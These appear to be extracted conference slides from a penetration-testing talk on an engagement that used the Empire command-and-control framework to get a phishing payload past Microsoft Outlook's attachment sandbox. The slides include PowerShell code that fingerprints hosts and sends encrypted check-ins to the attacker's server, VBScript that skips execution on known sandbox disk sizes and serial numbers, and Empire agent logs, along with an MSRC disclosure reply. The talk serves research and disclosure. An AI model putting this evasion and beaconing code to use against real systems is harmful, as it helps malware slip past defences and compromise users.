
Attack Failure

Why is our payload being detonated before reaching the destination?


Why are we getting a callback still?

[*] Active agents:							
Name	La	Internal IP	Machine Name	Username	Process	PID	Delay
UR8125E7 ps	10.0.0.172		ROYDAN	*ROYDAN\sarasims	powershell	3416	5/0.7
HF72PZK ps	10.0.0.69		NARMOO	*NARMOO\denbradle	powershell	2596	5/0.7
UN6BE2P9 ps	192.168.0.79		KEITHB	*KEITHB\shainja	powershell	2792	5/0.7
XV52Z4R1 ps	10.0.0.34		RALEPMARSHA	*RALEPMARSHA\oliviabrad	powershell	3492	5/0.7
BFE69XHW ps	10.0.0.185		NANCYP	*NANCYP\jennife	powershell	2480	5/0.7
LGVUVMY6Z ps	10.0.1.23		LESPENC	*LESPENC\nicholriv	powershell	3592	5/0.7
W2V5GS6C ps	192.168.0.45		ANGELAR	*ANGELAR\bcox	powershell	2964	5/0.7
AG283C9S ps	192.168.0.45		ANGELAR	*ANGELAR\bcox	powershell	3752	5/0.7
WA21BFSC ps	10.0.0.61		LAUARM	*LAUARM\annwat	powershell	620	5/0.7
6AY7E1BP ps	192.168.239.1		DESKTOP-HL3RM8J	DESKTOP-HL3RM8J\dredg	powershell	10664	5/0.7
KANVR2XP X	None		None	None	None	None	5/0.7
							2019-04-13 12:49:23

The New Plan



The New² Plan



Microsoft Outlook Sandbox

A software created environment that isolates and limits the rights and accesses of a process being executed

- An effective way of doing behavioral analysis for AV
- What do we know so far?
 - Microsoft ATP Employs Sandboxes, but we aren't using ATP
 - Zero documentation anywhere
 - We can get a callback out



Playing in the Sandbox

1. Detonated
2. Created a .txt file
3. Attempted to copy itself back to the sever

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
UR8125E7	ps	10.0.0.172	ROYDAN	*ROYDAN\sarasims	powershell	3416	5/0.7	2019-04-09 01:24:01
HF72PZ8K	ps	10.0.0.69	NARMOO	*NARMOO\denbradle	powershell	2596	5/0.7	2019-04-09 11:03:10
UN6BE2P9	ps	192.168.0.79	KEITHB	*KEITHB\shainja	powershell	2792	5/0.7	2019-04-09 18:20:07
XV52Z4R1	ps	10.0.0.34	RALPMARSHA	*RALPMARSHA\oliviabrad	powershell	3492	5/0.7	2019-04-09 21:40:12
BFE69XHW	ps	10.0.0.185	NANCYP	*NANCYP\jennife	powershell	2480	5/0.7	2019-04-09 22:09:03
LGVUMY6Z	ps	10.0.1.23	LESPENC	*LESPENC\nicholriv	powershell	3592	5/0.7	2019-04-09 22:27:33
WZV5GS6C	ps	192.168.0.45	ANGELAR	*ANGELAR\bcox	powershell	2964	5/0.7	2019-04-09 22:58:14
AG283C9S	ps	192.168.0.45	ANGELAR	*ANGELAR\bcox	powershell	3752	5/0.7	2019-04-09 22:58:11
WA21EFSC	ps	10.0.0.61	LAUARM	*LAUARM\annwat	powershell	620	5/0.7	2019-04-10 02:32:29
6AY7E1BP	ps	192.168.239.1	DESKTOP-HL3RM8J	DESKTOP-HL3RM8J\dredg	powershell	10664	5/0.7	2019-04-10 23:00:06
KANVR2XP	X	None	None	None	None	None	5/0.7	2019-04-13 12:49:23
EV2RBCH6	ps	10.0.0.55	JOHOLME	*JOHOLME\joseph	powershell	2788	5/0.7	2019-04-15 17:10:55

Playing in the Sandbox

Instead, we modified the second stage to gather data

```
# get the powershell.exe version
$si += "|powershell|" + $PSVersionTable.PSVersion.Major;

#Get vendor and ID number
$resultsID = get-wmiobject win32_computersystemproduct | Select-Object -Property Vendor, IdentifyingNumber;
$si += '|'+ $resultsID.Vendor;
$si += '|'+ $resultsID.IdentifyingNumber;

#Check number of cores
$cores = (get-wmiobject win32_computersystem).numberOfLogicalProcessors;
$si += '|'+ $cores;

#Check disk size
$disksize = (get-wmiobject win32_logicaldisk).size;
$si += '|'+ $disksize;

# send back the initial system information
$ib2=$e.getBytes($i);
$eb2=$IV+$AES.CreateEncryptor().TransformFinalBlock($ib2,0,$ib2.Length);
$hmac.Key = $e.GetBytes($key);
$eb2 = $eb2+$hmac.ComputeHash($eb2)[0..9];

# RC4 routing packet:
#   sessionID = $ID
#   language = POWERSHELL (1)
#   meta = STAGE2 (3)
#   extra = (0x00, 0x00)
#   length = len($eb)
$IV2=[BitConverter]::GetBytes($(Get-Random));
$data2 = $e.getBytes($ID) + @(0x01,0x03,0x00,0x00) + [BitConverter]::GetBytes($eb2.Length);
$rc4p2 = ConvertTo-RC4ByteStream -RCK $($IV2+$SKB) -In $data2;
$rc4p2 = $IV2 + $rc4p2 + $eb2;
```

Evasion Development

Commonality between sandboxes can be used as a fingerprint

- Number of CPU cores
- RAM
- Disk Size

Not common

- IP address
- Machine and User names

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 40.107.198.73
[*] New agent 694G5RTB checked in
System Vendor: Hewlett-Packard
Serial Number: 2UA20511KN
Number of Cores: 1
Disk Size: 42949603328 68719443968
[+] Initial agent 694G5RTB from 40.107.198.42 now active (Slack)
[*] Sending agent (stage 2) to 694G5RTB at 40.107.198.42
(Empire) > 42949603328 68719443968
```

Developing Sandbox Bypass

We used disk size and identifying number

1. Fingerprint the size of the hard drive and identifying number
2. Scan the size of the hard drive (which is always the same)
3. Prevent malware being triggered if disk size matches the fingerprint
4. Success

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
For Each objItem In ID

    If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
Next
Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
For Each objItem In disksize

    If (objItem.Size = 42949603328#) Then End
    If (objItem.Size = 68719443968#) Then End

Next
```

Microsoft View on Vulnerability

Callbacks from sandboxes has been corrected

- Vulnerability removed July 2019

Microsoft does not believe that using the existing fingerprint to bypass the sandbox is an issue.

Microsoft Security Response Center <secure@microsoft.com> Mon, Jul 15, 1:35 PM   

to Microsoft, me ▾

Hi Security Researcher,

Thank you for your submission. We determined your finding is valid but does not meet our bar for immediate servicing. For more information, please see the Microsoft Security Servicing Criteria for Windows (<https://aka.ms/windowscriteria>).

However, we've marked your finding for future review as an opportunity to improve our products. I do not have a timeline for this review and will not provide updates moving forward. As no further action is required at this time, I am closing this case. You will not receive further correspondence regarding this submission.

Thank you for helping us protect our customers! For more information about our Security Development Lifecycle, please visit <https://www.microsoft.com/en-us/sdl/default.aspx>.

Sincerely,

-Dan
MSRC

Launching the Attack


- Yay...we made it through the sandbox
- ...but then WTF
- Why is no one clicking on our totally legit phishing campaign?



Attack Failure

Attack made it all the way to the user but no one released the email from Mimecast
Organization did a phishing assessment previous with a <2% click rate

- Users (software) are getting smarter
- Good for them, bad for us




Launching the Attack v2

Network Admin opens document to test if Darktrace would be triggered

Success!!

- However, network tap was misconfigured...



Launching the Attack v2.1

One more try...

- Network Admin launches application from another site that has Darktrace properly configured
- Success again!!!

```
[*] Sending POWERSHELL stager (stage 1) to 12.234.202.10
[*] New agent NFWEGBK9 checked in
System Vendor: Dell Inc.
Serial Number: JZWZH02
Number of Cores: 4
Disk Size: 489115611136 644107726848 644107726848 644107726848 644107726848 644107726848 644107726848 644107726848 644107726848 644107726848 644107726848 644107726848
[*] Initial agent NFWEGBK9 from 12.234.202.10 now active (Slack)
[*] Sending agent (stage 2) to NFWEGBK9 at 12.234.202.10
(Empire) > agents

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
----      --  -----      -----      -----      -----      ---      ----      -----
S5V6UKW7 ps 192.168.50.132      [REDACTED]      [REDACTED]      powershell      2240      300/0.7  2019-04-26 16:50:24
Y76PEXMF ps 192.168.1.8       DESKTOP-JGCGA0G      DESKTOP-JGCGA0G\Kevin      powershell      7940      1800/0.7  2019-05-09 11:08:09
NFWEGBK9 ps      [REDACTED]      DESKTOP-16251FQ      powershell      5396      1800/0.7  2019-05-09 12:09:08

(Empire: agents) > remove Y76PEXMF
[*] Agent Y76PEXMF deleted
(Empire: agents) > interact NFWEGBK9
(Empire: NFWEGBK9) > info

[*] Agent info:

nonce          8078446231419252
jitter          0.7
servers         None
internal_ip    10.1. [REDACTED]
working_hours   <[X3cZvCMS0]@D$>/2N[dyO]84K6~h+m)
session_key    None
children        2019-05-09 11:34:22
checkin_time   DESKTOP-16251FQ
hostname        3
id              1800
delay           [REDACTED]
username        05/10/2019
kill_date       None
parent          Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0) like Gecko
process_name    powershell
listener        443
process_id     5396
profile         /user/login.php,/console/dashboard.asp,/news/topstories.jsp|
os_details      Microsoft Windows 10 Pro
lost_limit      60
taskings        None
```

Lessons Learned

- Older frameworks are still viable
- Avoiding Windows Defender and AMSI is not that hard
 - At least when you understand how they work
- Good Reconnaissance is essential to a successful pentest
- Our targets were not likely to click on any emails we sent out
 - Less than 2% chance
- Microsoft is employing new mitigations without advertising them
 - Sandbox being used on Non-ATP accounts

Questions?

INFO@BC-SECURITY.ORG

 @BCSECURITY1

[HTTPS://GITHUB.COM/BC-SECURITY/DEFCON27](https://github.com/BC-SECURITY/DEFCON27)

